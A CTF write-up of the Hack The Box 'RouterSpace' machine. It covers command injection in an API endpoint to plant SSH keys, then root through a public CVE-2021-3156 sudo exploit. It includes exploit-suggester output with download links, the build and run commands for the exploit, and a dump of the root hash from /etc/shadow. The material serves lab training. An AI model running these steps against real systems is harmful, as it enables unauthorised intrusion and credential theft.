
and set burp intercepter ip addr
- 

Configure the wifi proxy
- 
and click "check status" button, we get the request data
- 
``` bash
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate
{"ip":"0.0.0.0"}
```
and we can get RCE as way1 dose, and write ssh authorized_keys
#### Root own
We move onto root, we can’t connect back to ourselves however we’re fine to base64 encode tools like linpeas and decode them onto our machine. Nothing immediately stood out so I went back to manually enumerating. After a while, I found that the sudo binary was out dated:
or you can use [linux-exploit-suggester](https://github.com/mzet-/linux-exploit-suggester)
``` bash
paul@routerspace:/tmp$ ./les.sh
Available information:
Kernel version: 5.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 20.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
Searching among:
78 kernel space exploits
49 user space exploits
Possible Exploits:
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: probable
Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
Details: https://seclists.org/oss-sec/2017/q1/184
Exposure: less probable
Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
```
``` bash
paul@routerspace:/tmp$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```
Googling this gives us a github page with a public exploit:
- [CVE-2021-3156](https://github.com/CptGibbon/CVE-2021-3156)
We can test this prior to exploiting using:
``` bash
paul@routerspace:/tmp$ sudoedit -s Y
[sudo] password for paul:
```

We are prompted for a password, rather than given the usage information which suggests that we can exploit this. We transfer the source code over to the box then run the make command. You should get a binary called exploit, we simply run this using ./exploit:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/routerspace]
└─# scp /root/CVE-2021-3156/* paul@routerspace.htb:/tmp
Dockerfile 100% 332 0.6KB/s 00:00
exploit.c 100% 2048 5.5KB/s 00:00
Makefile 100% 208 0.5KB/s 00:00
README.md 100% 692 1.8KB/s 00:00
shellcode.c 100% 599 0.6KB/s 00:01
```
``` bash
paul@routerspace:/tmp$ ls
Dockerfile
exploit.c
Makefile
README.md
shellcode.c
systemd-private-ce8a66be98884ec6bcd1e177a21dbfa2-fwupd.service-e7Lv0g
systemd-private-ce8a66be98884ec6bcd1e177a21dbfa2-systemd-logind.service-riCz1g
systemd-private-ce8a66be98884ec6bcd1e177a21dbfa2-systemd-resolved.service-j9u8li
systemd-private-ce8a66be98884ec6bcd1e177a21dbfa2-systemd-timesyncd.service-CpPRlf
systemd-private-ce8a66be98884ec6bcd1e177a21dbfa2-upower.service-UK0Vmf
vmware-root_686-2689274894
paul@routerspace:/tmp$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
paul@routerspace:/tmp$ chmod 777 exploit
paul@routerspace:/tmp$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),1001(paul)
# whoami
root
# cat /root/root.txt
ddca6138a81531490f586e3b6dddb728
# cat /etc/shadow | grep root
root:$6$lw6PWI9kEABNZiKm$UoysFK0xDZgFk828w.7t30d8iRi6Qxv9xTkwvjJPRRxJvFQwTOkjvUq5y4OUO/LYV8KlqORQ4kolNeDfGFQd5.:18956:0:99999:7:::
```
With our new shell, we can grab root.txt from /root/root.txt
- 
#### Summary of knowledge
- apk decompile
- command injection write ssh authorized_keys
- CVE-2021-3156 privesclation
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
